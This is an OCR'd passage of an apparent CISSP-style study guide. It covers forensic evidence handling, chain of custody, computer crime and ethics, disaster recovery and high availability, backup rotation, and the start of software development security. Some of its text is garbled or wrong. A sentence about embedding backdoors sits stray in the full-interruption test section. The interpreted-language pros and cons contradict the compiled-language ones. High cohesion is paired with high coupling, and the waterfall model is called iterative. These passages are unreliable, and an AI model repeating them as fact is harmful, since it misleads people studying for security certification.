"The container should be sealed with tape, and if possible, the writing should be on the tape so a broken seal can be detected.

"Photograph of the labeled system should be taken before it is actually disassembled and media should be write-protected.

"If possible, the crime scene should be photographed, including behind the computer if the crime involved physical break-in.

"Documents, papers, and devices should be handled with cloth gloves and placed into containers and sealed.

"If an investigator needs to write down, related facts on paper notebooks; the notebook should not be a spiral notebook but rather a notebook that is bound in a way that one can tell if pages have been removed.

Crime Scene Control

"Only allow authorized individuals access to the scene

"Document who is at the crime scene

"Document who were the last person to interact with the systems

"If the crime scene does become contaminated, document it

Chain of Custody

A chain of custody is a history that shows how evidence was collected, analyzed, transported, and preserved in order to be presented in court.

Sample Chain of Custody Form

EVIDENCE

Station/Section/Unit/Dept_____

Case number _____ Item#_____

Type of offense_____

Description of evidence_____

_____

_____

Suspect_____

Victim _____

Date and time of recovery_____

Location of recovery_____

Recovered by _____

Received from_____ **By**_____

Date_____**Time**_____**A.M./P.M..**

Received from_____ **By**_____

Date_____**Time**_____**A.M./P.M.**

Received from_____ **By**_____

Date_____**Time**_____**A.M./P.M.**

Received from_____ **By**_____

Date_____**Time**_____**A.M./P.M.**

WARNING: THIS IS A TAMPER EVIDENT SECURITY PACKAGE. ONCE SEALED, ANY ATTEMPT TO OPEN WILL RESULT IN OBVIOUS SIGNS OF TAMPERING.

Evidence Admissibility

For evidence to be admissible in court, it must be:

-**Relevant** in that it must have a reasonable and sensible relationship to the findings.


-**Complete** in that it must present the whole truth of an issue.

-**Sufficient** in that it must be persuasive enough to convince a reasonable person of the validity of the evidence. And;

-**Reliable** in that it must be consistent with the facts.

Electronic discovery (eDiscovery)

It facilitates the processing of electronic information for disclosure (wither paper based or electronics).



Information Governance ensures that information is well organized for future eDiscovery efforts.
Identification locates the information that may be responsive to a discovery request when the organization believes that litigation is likely.
Preservation ensures that potentially discoverable information is protected against alteration or deletion.
Collection gathers the responsive information centrally for use in the eDiscovery process.
Processing screens the collected information to perform a "rough cut" of irrelevant information, reducing the amount of information requiring detailed screening.
Review examines the remaining information to determine what information is responsive to the request and removing any information protected by attorney-client privilege.
Analysis performs deeper inspection of the content and context of remaining information.
Production places the information into a format that may be shared with others.
Presentation displays the information to witnesses, the court and other parties.

Types of evidence

Real evidence | any physical objects that may actually be brought into court (crime weapon, clothing, seized computer)
Documentary evidence | includes any written items brought into court to prove a fact at hand.
Additional documentary evidence rule:
The best evidence rule states that, when a document is used as evidence in a court proceeding, the original document must be introduced (copies are considered hearsay).

The parol evidence rule states that, when an agreement between parties is put into written form, the written document is assumed to contain all the terms of the agreement and no verbal agreements may modify the written agreement.

Testimonial evidence | it is evidence that consist of testimony of witness, either verbal or written in a recorded deposition.
Types of testimonial evidence:
Direct evidence oral testimony that proves or disproves a claim based on their own direct observation (witness' five senses).
Expert opinion based on the personal knowledge of the field.

Hearsay evidence a witness cannot testify as to what someone else told them outside court (Computer log files that are not authenticated by a system administrator)

Gathering Evidence

The confiscation of evidence may be carried out through:
Voluntarily surrender | generally appropriate only when the attacker is not the owner, also few guilty parties willingly surrender evidence they know will incriminate them.
In the case of an internal investigation, you will gather the vast majority of your information through voluntary surrender, through authorization from senior management.

Subpoena | or court order compels an individual or organization to surrender evidence and then have the subpoena served by law enforcement.

Search warrant | should be used only when you must have access to evidence without tipping off the evidence's owner or other personnel.

All new employees sign an agreement that provides consent to search and seize any necessary evidence during an investigation (should be spelled clearly in security policy).

Surveillance

There are two types of surveillance:

-**Physical** | cameras, guards, CCTV and undercover agent.

-**Computer** | auditing events, network sniffers, keyboard monitors, wiretaps, and line monitoring (passive monitoring).

Active monitoring may require a search warrant. However in workspace, it requires that person must be warned ahead by means such as 'warning banners'.

NOTE | to be admissible in court, the evidence must be collected in the regular course of business.

If there is an impending possibility that evidence might be destroyed, law enforcement may quickly seize the evidence to prevent its destruction *'exigent circumstances'*

Interviewing Suspects

Interview should be conducted by a properly trained person after consultation with legal counsel.

The employee interviewer should be in a position that is senior to the employee suspect.

Interviewing typically involves open-ended questions to gather information. *Interrogation* often involves closed-ended questioning with a specific goal in mind and is more adversarial in nature.

Computer Crime

Motive, Opportunity, and Means MOM

Motive are the "who" and "why" of a crime. It can be driven by excitement, challenge, greed and so on.

Opportunity is the "where" and "when" of a crime. It usually arises when certain vulnerabilities or weaknesses are present.

Means pertain to the abilities a criminal would need to be successful.

Locard's principle states that a criminal leaves something behind at the crime scene and takes something with them. This principle is the foundation of Criminalistic.

Computer crime categories

Military and Intelligence Attacks

They are launched primarily to obtain classified information from law enforcement or military research sources.

Business Attacks

It focuses on illegally obtaining an organization's confidential information aka industrial espionage.

Financial Attacks

They are carried out to unlawfully obtain money or services.

Terrorist Attacks

Whereas a military or intelligence attack is designed to extract secret information, terrorist attacks aim at disrupting normal life and instill fear.

Possible targets of a computer terrorist attack could be systems that regulate power plants or control telecommunications or power distribution.

Grudge Attacks

Grudge attacks are attacks that are carried out to damage an organization or a person out of resentment and grudge feeling (disgruntled employee)

Thrill Attacks

Thrill attacks are the attacks launched only for the fun of it (script kiddies).

The main motivation behind these attacks is the "high" of successfully breaking into a system.

Ethics

$(ISC)^2$ Code of Ethics

The Code includes the following canons

-Protect society, the common good, necessary public trust and confidence, and the infrastructure.

-Act honorably, honestly, justly, responsibly, and legally.

-Provide diligent and competent service to principals.

-Advance and protect the profession.

IAB's Ethics and the Internet RFC 1087'

According to IAB, it's unacceptable to...

-Seek to gain unauthorized access to the resources of the Internet.

-Disrupt the intended use of the Internet.

-Waste resources (people, capacity, and computer) through such actions.

-Destroy the integrity of computer-based information

-Compromises the privacy of users.

Ten Commandments of Computer Ethics

1. Thou shalt not use a computer to harm other people.

2. Thou shalt not interfere with other people's computer work.

3. Thou shalt not snoop around in other people's computer files.

4. Thou shalt not use a computer to steal.

5. Thou shalt not use a computer to bear false witness.

6. Thou shalt not copy proprietary software for which you have not paid.

7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10. Thou shalt always use a computer in ways that ensure consideration and respect for your fellow humans.

Disaster Recovery Planning

Disasters

Disasters take many forms, it could be natural (floods, mudslides, earthquakes, volcanoes, fire etc...) or human-made (fire, terrorism, picketing, vandalism, etc...)

Blueprints about individual disasters

- Earthquakes are caused by the shifting of seismic plates and can occur almost anywhere in the world without warning (majority of the US has at least a moderate risk of seismic activity)
- Floods results from the gradual accumulation of rainwater in rivers, lakes, and other bodies of water (floods are responsible for **more than $1 billion** damage to business each year in the US)
- FEMA's *National Flood Insurance Program* is responsible for completing a flood risk assessment for the entire US and provides this data to citizens in graphical form.
- In 2005, the Cat 5 Atlantic hurricane **Katrina** marked one of the costliest, deadliest, and strongest hurricanes ever to make landfall in the continental US ($81 billion loss)
- The National Weather Service's *National Hurricane Center* www.nhc.noaa.gov is disaster recovery specialists in hurricane-prone areas.
- In the United States, the *National Interagency Fire Center* posts daily fire updates and forecasts on its website: www.nifc.gov/fireInfo/fireInfo_maps.html that provides valuable information about fire impending threats.

DRP and Other sister plans (NIST SP-800-34 Rev.1)

Plan	Purpose	Scope
Business Continuity Plan (BCP)	Provides procedures for sustaining mission/business operations while recovering from significant disruption.	Addressing continuity of mission/business processes
Disaster Recovery Plan (DRP)	Provides procedures for relocating info. sys operations to an alternate location	Activates after major system disruption with long term effect.
Continuity of Operation (COOP)	Provides procedures for sustaining Mission Essential Functions (MEFs) at alternate location for up to 30 days	Addresses MEFs at a facility, IS are addressed based only on their support for MEFs
Crisis Communication Plan	Provides procedures for disseminating internal and external communications and reporting	Not information-system focused, it addresses communication with personnel and the public
Cyber Incident Response Plan	Provides procedures for mitigating cyber attacks	IS focused that may activate DRP or ISCPs for recovery of individual systems
Information System Contingency Plan (ISCP)	Provides procedures for recovering IS regardless of location	Addresses single IS recovery at the current, or, if appropriate alternate location
Occupant Emergency Plan	Provides procedures for minimizing loss of life or injury during a disaster or emergency.	Incident based plan that focuses on personnel and property, that initiated immediately after incident (before DRP or BCP)

DRP Sub-teams

The restoration team should be responsible for getting the alternate site into a working and functioning environment.

The salvage team should be responsible for starting the recovery of the original site.

LEAST CRTITCAL FUNCTIONS TO BE MOVED BACK FIRST!

The damage assessment team determining the cause of disaster, determining the potential for further damage, identifying affected business functions and areas, identifying malfunctioned resources that need immediate replace, estimate RTO, and if RTO > MTD, then BCP efforts should be put in action.

Resilience, HA, fault tolerance and redundancy

(It's all about getting back to normal operation after disruptive event)

To understand why we even need to spend on HA systems, first we need to identify several metrics such as MTD, RTO and RPO and where it fit in the whole picture

Maximum Tolerable Downtime MTD


MTD represents the longest period a business function can be unavailable before causing irreparable harm to the business (a company has determined that if it's unable to process product order requests for 12 hours, the financial hit will be too large for it to survive, then this company's MTD is 12 hrs)

Recovery Time Objective RTO

RTO is the maximum time period within which a business process must be restored to a designated service level after a disaster (that very company has got its processes up and running within two hours, then its RTO is 2 hrs); should always be less than MTD.

Recovery Point Objective RPO

RPO is the acceptable amount of data loss measured in time (the employees need to have access to the data that was being processed right before the disaster hit).



High Availability

HA combination of technologies and processes that work together to ensure that some specific thing (database, server, network or application) is always up and running.

For successful DRP efforts, all components of business need to be included in HA program including (information system, physical infrastructure and people)

HA solutions are purely based on RoI calculations, and should be based on the criticality of systems and data.

DR Component	HA technology	Subcategory	Technology description	Remarks
Facilities	Alternate Site	Hot site	Full complement of servers, workstations, and communications links and live data.	Costliest, activate in mins-hours.
		Warm site	Preinstalled IS, communication links (but no live data)	Middle ground b/w the two.
		Cold site	Are standby facilities with no computing environment preinstalled and no communications link	Cost effective, activates in weeks
		Reciprocal agreement	Aka Mutual assistance agreements MAAs. Two organizations pledge to assist each other in the event of a disaster by sharing computing facilities or other technological resources.	Rarely implemented, difficult to enforce, posses other issues.
		Service Bureau	A company that owns large server farms and leases computer time.	Possible resource contention in the wake of a major disaster
Data	Backup	Full backup	Store a complete copy of the data by duplicate every file on the system regardless of the setting of the archive bit	
		Incremental backup	Store only those files that have been modified since the full or incremental backup (reset archive bit)	
		Differential backup	Store files that have been modified since the time of the most recent full backup (doesn't reset archive bit)	
	Cloud computing	Community	A collaborative effort in which infrastructure is shared between several organizations from a specific community with *common concerns* (security, compliance, jurisdiction, etc.)	
		Private	An enterprise uses a proprietary architecture and run cloud services within its own data centers	Top vendors, OpenStack, Dell EMC and HPE
Servers	**Clustering**		It is a group of independent servers which are working together as a single system to provide high availability of services for clients.	
	Fail-over		It means that if there is a failure that cannot be handled through normal means, then processing is "switched over" to a working system.	Uses 'heartbeat' technology to check for availability of server.
	Fault tolerance		It is the capability of a technology to continue to operate even if something unexpected takes place (a fault)	
	Resiliency		It refers to the ability of a system to maintain an acceptable level of service during an adverse event *(hardware fault managed by fault-tolerant components, or attack managed by IDPS).* If a primary server in a failover cluster fails, fault tolerance ensures that the system fails over to another server. System resilience implies that the cluster can fail back to the original server after the original server is repaired	
	Load balancing		It also applies to networking, where load between similar technologies are shared amongst each other.	
	Cloud computing	IaaS or PaaS	Amazon AWS, Windows Azure, Google Compute Engine and IBM SmartCloud among others.	
Database	Replication	Electronic vaulting	In an electronic vaulting scenario, database backups are moved to a remote site using bulk transfers.	
		Remote journaling	It copies the database transaction logs containing the transactions since the previous bulk transfer.	
		Remote mirroring	A live database server is maintained at the backup site.	Works with 'hot' site options.
Software		Software escrow	Used to protect a company against the possibility that the developer will go out of business.	
	Cloud computing	SaaS	Salesforce, Microsoft, AWS, Google G Suite among others.	
Hardware		In-house	Storing extra and duplicate equipment at a different but nearby location.	
		SLA	Agreement with a vendor to provide quick response and delivery time in the event of a disaster.	

DR Component	HA technology	Subcategory	Technology description	Remarks
Network	**Redundancy**	Diverse route	Aka as alternative routing, it provides two different cables from the local exchange to your site, so you can protect against cable failure as your service will be maintained on the alternative route.	
		SLA	Agreement with a vendor to provide quick response and delivery time in the event of a disaster.	
Storage	Redundancy and fault tolerance	RAID-0	Not really a redundancy feature; instead it's about performance. It's a technology that uses stripping (not mirroring)	Requires at least two disks, the failure of each, fails the entire array
		RAID-1	Redundancy over mirroring, data are written to both disks, depending on hardware used, the system can continue operating even if on disk is down.	
		RAID-3	It uses stripping technology on *'byte'* level.	Better choice for applications that have long sequential data transfers (streaming media, graphics and video editing)
		RAID-4	It uses stripping technology on *'block'* level.	
		RAID-5	Uses stripping technology with *'parity'*	At least 3 disks (one holding the parity) are required for the array (the most popular).
		RAID-6	Uses stripping with *'double parity'*	More reliable than RAID-5, but its implementation is more expensive.
		RAID-1+0	Two or more mirrors (RAID-1), configured in stripe (RAID-0), the array set must be of even number of disks.	At least 4 disks are required (the failure of two disk on the same mirrored set fails the whole array)
Power	Redundancy and fault tolerance	Generators	It provides power to systems during long-term power outages. The length of time that a generator will provide power is dependent on the fuel.	
		UPS	It provides battery-supplied power for a short period of time between 5 and 30 minutes.	
		Surge protector	It protect electrical devices from voltage spikes by limiting the voltage supplied to an electric device by either blocking or shorting to ground any unwanted voltages above a safe threshold.	
		Redundant power grids	AC is supplied from two independent feeds. When you connect one power supply to the Line A feed and one power supply to the Line B feed, the system can tolerate the failure of one power supply or the complete loss of either AC feed.	
Personnel	**Redundancy**	Succession planning	A strategy for passing each key leadership role within a company to someone else in such a way that the company continues to operate after the incumbent leader is no longer in control.	

Recovery vs. Restoration

Recovery involves bringing business *operations* and *processes* back to a working state. Restoration involves bringing a *business facility* and *environment* back to a workable state.

Trusted Recovery

Trusted recovery provides assurances that after a failure or crash, The system is just as secure as it was before the failure or crash occurred.

Systems can be designed so that they fail in a fail-secure (blocking all access), state or a fail-open state (allowing all access)

Common Criteria has defined four types of trusted recovery:

Manual Recovery administrator intervention is required.

Automated Recovery system can restore itself against at least one failure.

Automated Recovery without Undue Loss similar to automated recovery, however, it includes mechanisms to ensure that specific objects are protected to prevent their loss (restore corrupted file, rebuild database from transaction logs, etc...)

Function Recovery a specific function within system is restored.

Quality of Service QoS

This technology protects the network integrity under load.

QoS factors:

-**Bandwidth** available network capacity.

-**Latency** time it takes packet to travel from source to destination.

-**Jitter** The variation in latency between different packets.

-**Packet Loss** Some packets may be lost between source and destination, requiring retransmission.

-**Interference** Electrical noise, faulty equipment, and other factors may corrupt the contents of packets.

Other storage specialized technologies

Hierarchical Storage Management HSM

(trade-off between cost and speed)

It provides continuous online backup by combining hard disk technology with the cheaper and slower optical or tape jukeboxes. The HSM system dynamically manages the storage and recovery of files, which are copied to storage media that varies in speed. The faster media holds the files that are accessed more often, and the seldom-used files are stored on the slower devices, or near-line devices.

NAS VS. SAN

Network Attached Storage NAS is used for access to 'file' storage over TCP/IP on an Ethernet network using either the CIFS (for Windows) or NFS (for Unix) protocol and it commonly provide services such as: file serving and sharing, user's home directory, content archiving, email repositories, and thing along this line.

Storage Area Network SAN is used for applications to access BLOCK storage over an optical FC network using the SCSI protocol and it commonly provides services such as databases, server clustering, backups, data warehousing and any app that requires low latency and high bandwidth for data movement.

Massive Array of Inactive Disks MAID

Up to several hundred terabytes of data storage are needed, but it carries out mostly write operations.

In a MAID, rack-mounted disk arrays have all inactive disks powered down, with only the disk controller alive. When an application asks for data, the controller powers up the appropriate disk, transfers the data, and then powers the drive(s) down again.

In MAID, energy consumption is significantly reduced, and the service life of the disk drives may be increased.

Disk-to-Disk Backup D2D

With drive capacities now measured in TBs, tape and optical media can't cope with data volume requirements anymore.

Many enterprises now use D2D backup solutions for some portion of their disaster recovery strategy.

Prudent due care requires that organization to hire managed service providers to manage remote backup locations.

Redundant Array of Independent Tapes RAIT

This technology is similar to RAID, but uses tape drives instead of disk drives. It uses *sequential access* technology (slow), unlike disks which uses *direct access* technology (much faster).

Tape storage is the lowest-cost option for very large amounts of data, but is very slow compared to disk storage.

Tape Rotation Strategy

There are several commonly used tape rotation strategies for backups, including:

Grandfather-Father-Son GFS

The most common version of GFS involves taking a daily (usually incremental) backup Monday through Thursday (the son) with a full backup every Friday (the father). At the end of the month, another full backup is taken and stored off site (the grandfather).

	Mon	Tue	Wed	Thu	Fri
Week 1	Son 1a	Son 1b	Son 1c	Son 1d	Father 1
Week 2	Son 2a	Son 2b	Son 2c	Son 2d	Father 2
Week 3	Son 1a	Son 1b	Son 1c	Son 1d	Father 3
Week 4	Son 2a	Son 2b	Son 2c	Son 2d	Father 4
Week 5	Son 1a	Son 1b	Son 1c	Son 1d	Grandfather

Round Robin tape rotation scheme

One simple scheme is to have five backup tapes (one for each day of the work week) and to use each one in succession. This way, you use the same tape every day of the week. For extra protection, you can use more than one tape for one day of the week, say Friday, and rotate the Friday tape offsite every week.

Tower of Hanoi tape rotation scheme

This is the most complex tape strategy that is commonly used. It is useful when you need to keep backups stretching over a long period of time on a reasonable number of tapes.

The Tower of Hanoi rotation harnesses that combinatorial explosion to provide data protection. With daily backups it provides protection for 2^(N-1) days, with N being the number of

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
A	B	A	C	A	B	A	D	A	B	A	C	A	B	A	E

tape sets.

Six Cartridge Weekly Backup

This technology involves six different tapes used for each day of the week.

This scheme is the easier to implement but lacks the redundancy of a GFS tape rotation scheme. It is best used by small business with limited data needs. The system works like this:

⇨Five tapes are labeled for each day of the week.

⇨The sixth tape is also labeled Friday

⇨A full backup is taken each Friday and an incremental on Monday through Thursday.

⇨The Friday tapes are rotated and stored offsite.

Storage as a Service SaaS

This is business model in which a large company rents space in their storage infrastructure to a smaller company or individual. It is generally seen as a good alternative for a small or mid-sized business that lacks the capital budget and/or technical personnel to implement their own storage infrastructure.

Data leakage and the fact that you have no control over data are among the many risks of this approach.

Just a Bunch of Disks JBOD

This technology generally refers to a collection of hard disks that have not been configured to act as RAID array. So, it doesn't provide any form of redundancy.

The disks within the array are either spanned or treated as independent disks. Spanning configurations use a technique called concatenation to combine the capacity of all of the disks into a single, large logical disk.

The technology is in widespread use, especially in the context of computers that have software volume management, such as LVM (AIX, HP-UX, and Linux), DiskSuite (Solaris), ZFS (Solaris), and Veritas Volume Manager (Unixes), Windows and so on.

Other DR critical components

External Communications

The need to communicate with outside world (your clients, the media, etc...) during disaster should never be ignored.

It is essential that DRP include appropriate channels of communication in a quantity sufficient to meet operational needs.

Utilities

Electric power, water, natural gas, sewer service, and so on.

DRP should contain contact information and procedures to troubleshoot these services if problems arise during a disaster.

Logistics and Supplies

DRP should properly address the coordination of moving large number of people and equipments, and providing for people the food, water and shelter if they will be living on alternate site for extended period.

Training, Awareness, and Documentation

Training elements:

-Orientation training for all new employees.

-Initial training for employees taking on a new disaster recovery role for the first time.

-Detailed refresher training for disaster recovery team members.

-Brief awareness refreshers for all other employees.

DRP Testing Methods

Read Through Test *(The simplest, yet the most critical)*

It involves distribute copies of DRP to the members of the DR team for review.

It accomplishes three goals simultaneously:

1. It ensures that key personnel are aware of their responsibilities and have that knowledge refreshed periodically.
2. It provides individuals with an opportunity to review and update of DRP.
3. In large organizations, it helps identify situations in which key personnel have left the company.

Structured Walk-Through *(One step further)*

It's aka table-top exercise; members of the DR team gather in a large conference room and role-play a disaster scenario.

Simulation tests *(Even further)*

These are similar to the structured walk-through; and it's where DR team members are presented with a scenario and asked to develop an appropriate response *(This may involve the interruption of noncritical business activities and the use of some operational personnel.)*

Parallel Test (*Relocate to alternate, do not interrupt main facility)*

It involves relocating personnel to the alternate recovery site and implementing site activation procedures; with the difference that operations at the main facility are not interrupted.

Full-Interruption Test *(As the name implies!)*

They involve actually shutting down operations at the primary site and shifting them to the recovery site.

This test is extremely difficult to arrange, and also the costliest! it's easier for malicious programmer to embed backdoor.

Way to Domain#8

Domain 8 Software Development Security

Do you know these already? If no, please refer back to your resources, if yes, march on:

Programming languages, Development methodologies and lifecycle (Agile, waterfall, DevOps, etc...), SDLC, Configuration management, defensive code, software testing, and malicious code.

Programming Languages

Machine, assembly, compiled and interpreted languages

Machine language refers to the only language that the computer can understand, it's the 0 1 language.

Assembly language is a higher-level alternative that uses *mnemonics* to represent the basic instruction set of a CPU but still requires hardware-specific knowledge of obscure language.

Compiled language (C, Java, and FORTRAN) the programmer uses a tool known as a compiler to convert the higher-level language into an executable file designed for use on a specific OS. This executable is then distributed to end users, who may use it as they see fit (not possible to view or modify the software instructions in an executable file)

-Pros | less prone to the insertion of malicious code by original programmer.

-Cons | it's easier for malicious programmer to embed backdoor.

Interpreted languages (Java Script, VBScript) the programmer distributes the source code, which contains instructions in the higher-level language. End users then use an interpreter to execute that source code on their systems. They're able to view the original instructions written by the programmer.

-Pros | the code is less prone to manipulation by a third party.

-Cons | less prone to the insertion of malicious code by original programmer.

Generation of languages

1st generation ⇨ machine languages

2nd generation ⇨ assembly languages

3rd generation ⇨ compiled languages

4th generation ⇨ natural languages (SQL)

5th generation ⇨ visual interfaces

Object Oriented Programming OOP

OOP is a programming language model organized around objects rather than 'procedure'.

OOP Terms:

Message is a communication to or input of an object.

Method is internal code that defines the actions an object performs in response to a message.

Behavior is the results or output exhibited by an object is a behavior. Behaviors are the results of a message being processed through a method.

Class A collection of the common methods from a set of objects that defines the behavior of those objects is a class.

Instance Objects are instances of or examples of classes that contain their methods.

Inheritance occurs when methods from a class (parent or superclass) are inherited by another subclass (child).

Delegation is the forwarding of a request by an object to another object or delegate. An object delegates if it does not have a method to handle the message.


Polymorphism is the characteristic of an object that allows it to respond with different behaviors to the same message or method because of changes in external conditions.

Cohesion describes the strength of the relationship between the purposes of the methods within the same class.


Coupling is the level of interaction between objects. Lower coupling means less interaction.

Lower coupling provides **better** software design because objects are more independent and is easier to troubleshoot and update.

Objects that have high cohesion are **better** because they don't require lots of assistance from other objects to perform tasks and have high coupling.



-High coupling, low cohesion model



-Low coupling, high cohesion model (which one is better?)

System Development Lifecycle

A. Requirement Gathering Phase

Why this software, what this software will do and for whom??

Everyone (stakeholders) gets involve on this phase, to answer the pre-mentioned questions.

The output should be conceptual definition of the project.

As pertains to security it addresses the following sub-task: security requirements and risk and privacy assessment.

B. Design Phase

Mapping theory to reality

This phase answers the question on how the product is actually going to accomplish these requirements.

From a security point of view, the following items should also be accomplished in this phase: Attack surface analysis and Threat modeling.

After the design team completes the formal design documents, a review meeting with the stakeholders should be held to ensure that everyone is in agreement.

C. Development Phase

Programmers start writing their codes

The preceding phase is broken down into defined deliverables; programmers develop code to meet the deliverable requirements.

There are many *Computer-Aided Software Engineering CASE* tools that programmers can use to generate code, test software, and carry out debugging activities.

D. Test/Validating Phase

Test the code, the units, the interface, test everything!

Testing types that could take place on this phase:

Unit testing individual components are tested in a controlled environment where programmers validate data structure, logic, and boundary conditions

Integration testing verifying that components work together as outlined in design specifications

Acceptance testing ensuring that the code meets customer requirements

Regression testing after a change to a system takes place, retesting to ensure functionality, performance, and protection

User acceptance testing is where actual users' validating the system against predefined scenarios that model common and unusual user activities.

E. Release/Maintenance Phase

Go live!

System is implemented within the intended production environment.

Interoperability issues might come to the surface, or some configurations may break critical functionality.

Proper configuration management system and change control should be maintained on this phase.

Project Management in SDLC

Good project management keeps the project moving in the right direction, allocates the necessary resources, and provides the necessary leadership.

A *work breakdown structure (WBS)* is a project management tool used to define and group a project's individual work elements in an organized manner.

A *Gantt chart* is a type of bar chart that shows the inter-relationships over time between projects and schedules (below).

Tasks	ID	Weeks							
		01	02	03	04	05	06	07	08
Initial Design	1								
Price Design	2								
Order Materials	3								
Product Testing	4								
Distribution	5								

Program Evaluation Review Technique PERT is a scheduling tool used to judge the size of a software product in development and calculate the standard deviation (SD) for risk assessment.

Life Cycle Models

Waterfall Model


The waterfall model seeks to view the systems development life cycle as a series of iterative activities.

As each stage is completed, the project moves into the next phase.

There is no formal way to integrate changes as more information becomes available or requirements change.

Useful for smaller projects that have all of the requirements fully understood.

It does not make provisions for the discovery of errors at a later phase in the development cycle.



Agile Model

Agile model is an umbrella term for several development methodologies. It focuses not on rigid, linear, stepwise processes, but instead on incremental and iterative development methods that promote cross-functional teamwork and continuous feedback mechanisms.

The core philosophy of the Agile approach:

Individual and interactions	Over	Processes and tools
Working software		Comprehensive documentation
Customer collaboration		Contract negotiation
Responding to changes		Following a plan

The Agile Manifesto also defines 12 principles that underlie the philosophy which are:

- Our highest priority is to satisfy the customer through early and continuous delivery of valuable software.
- Welcome changing requirements, even late in development. Agile processes harness change for the customer's competitive advantage.
- Deliver working software frequently, from a couple of weeks to a couple of months, with a preference to the shorter timescale.
- Business people and developers must work together daily throughout the project.
- Build projects around motivated individuals. Give them the environment and support they need, and trust them to get the job done.
